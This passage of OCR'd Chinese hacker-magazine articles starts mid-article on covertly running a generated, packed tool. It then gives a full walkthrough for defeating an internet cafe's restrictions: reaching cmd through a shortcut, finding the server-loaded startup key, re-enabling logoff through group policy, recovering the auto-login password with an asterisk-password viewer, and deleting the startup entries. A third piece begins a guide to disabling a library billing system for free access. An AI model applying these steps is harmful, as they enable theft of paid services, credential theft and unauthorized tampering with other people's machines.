


图5

如果我们配置完成了，就按“f”，它会自动生成相关的工具并且加壳压缩。好了，还等什么，还不赶快拿这个生成的程序出来给别人炫一下。

最后，再公布一个非常有用的参数，比如我们生成的文件是“同联冷冻枪”，那么在cmd命令提示符下输入“同联冷冻枪.exe -r”就可以无界面直接运行了，一点回显都没有，一切都在悄无声息中搞定了。

（本文所涉及到的ProcInfo和FrzerMaker已收录到光盘中）

文章难易度：★★
文章闪光点：利用“注销”及注册表来突破变态网吧设置

用“注销”来绕过网吧保护程序

basenet




图2

现在的网吧可是越来越多，这不，学校附近又新开了一家网吧，配置比较高，但不幸的是只要在IE地址栏里输入黑客X档案的网址，IE浏览器就会自动关闭。不仅如此，在百度里输入一些常用的黑客工具，IE也会被自动关闭。毫无疑问，这是某个保护程序在作怪，以前记得有款软件explorer，我们可以通过修改程序目录下的DLL文件来突破限制，但是在这个网吧里，我翻变了整个硬盘也没有找到可疑的保护程序。

在“开始”－“运行”栏中输入CMD，回车执行后也都是一闪而过，我只好在桌面上点击鼠标右键，选择“新建”—“文本文档”，然后输入**start cmd**，在单击“另存为”，在保存类型中选择“所有文件”，然后保存为1.bat，如图1。本以为这样就能打开CMD了，可是双击运行后还是没法运行CMD命令提示符。

我又转到windows\systme32目录下，找到cmd.exe，点右键选择“发送”—“发送到桌面快截方式”，这样双击后终于可以运行cmd了。在cmd下输入tasklist来查看进程，却没有查看到可疑的进程。真令人郁闷，于是我在cmd输入regedit启动注册表，开始在注册表中



图1

寻找蛛丝马迹，终于在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]下看到了一个奇怪的nbm键，其键值是“C:\WINDOWS\system32\sldboot.exe \\192.168.123.252\sldclient$”，如图2。从中我们可以知道系统在启动的时候会加载服务器192.168.123.252上的程序，并且在系统中也只有这点可疑的地方，所以刚才出现的那一系列限限制的情况，都极有可能与这个注册表键有关。

在cmd下输入gpedit.msc，打开组策略，依次定位到“用户配置”—“管理模板”—“Windows组件”—“任务栏和[开始]菜单”，禁用“删除[开始]菜单上的“注销”，来让开始菜单中出现“注销”选项，如图3。




图3




图4




图5




图6

那么剩下的就是找用户名和密码了，用户名我们可以在“开始”—“注销”中查看到，但是密码寻找起来就比较复杂了，我使用了好几个工具都没能找出来，最后在磁盘中找到了一点信息，在F盘中发现了一个逸之NT自动登录器，如图4。星号密码比较容易破解了，我随便找一个星号密码查看器就得出了真实的密码，如图5（此网吧是使用工具自动登录Windwos，一般情况下都是在注册表或网管软件中可以找到自动登录的用户名和密码）。

刚开始我以为添加一个用户然后注销就可以了，但是使用添加的用户登录无发法进行网络连接，看来只能使用自动登录的用户。直接把注册表中的那个键删除掉，在“开始”—“运行”栏中输入msconfig，选择“启动”项，把sldclient$和internat前面的勾去掉，如图6。最后“注销”成功，限制突破。

最后，我又好好的研究了一下它的系统，发现是使用左轮网吧魔法进行设置的，到现在总算破解完毕了。

（文章中涉及到的工具逸之NT自动登录器V2.1、密码查看器V3.1已经收录在光盘中）

文章难易度：★★
文章简介：从“服务”中禁止金盘管理系统，绕过联想硬盘保护系统的方法

徒手破金盘

练兵@皇陵

由于学习的需要，我来到了位于新疆乌鲁木齐的某所大学，学校图书馆里的电脑都是联想的品牌机，使用的是WinXP SP2，自带了联想的硬盘保护系统，计费软件嘛使用的是金盘电子阅览室管理系统。我以前一直是在网吧中免费上网，因此自然是决定来破解掉它。

根据我的思路，还原系统在启动的时候应该有不还原的选项，因此我们最简单的破解方法就是把金盘的启动给去掉就行了。

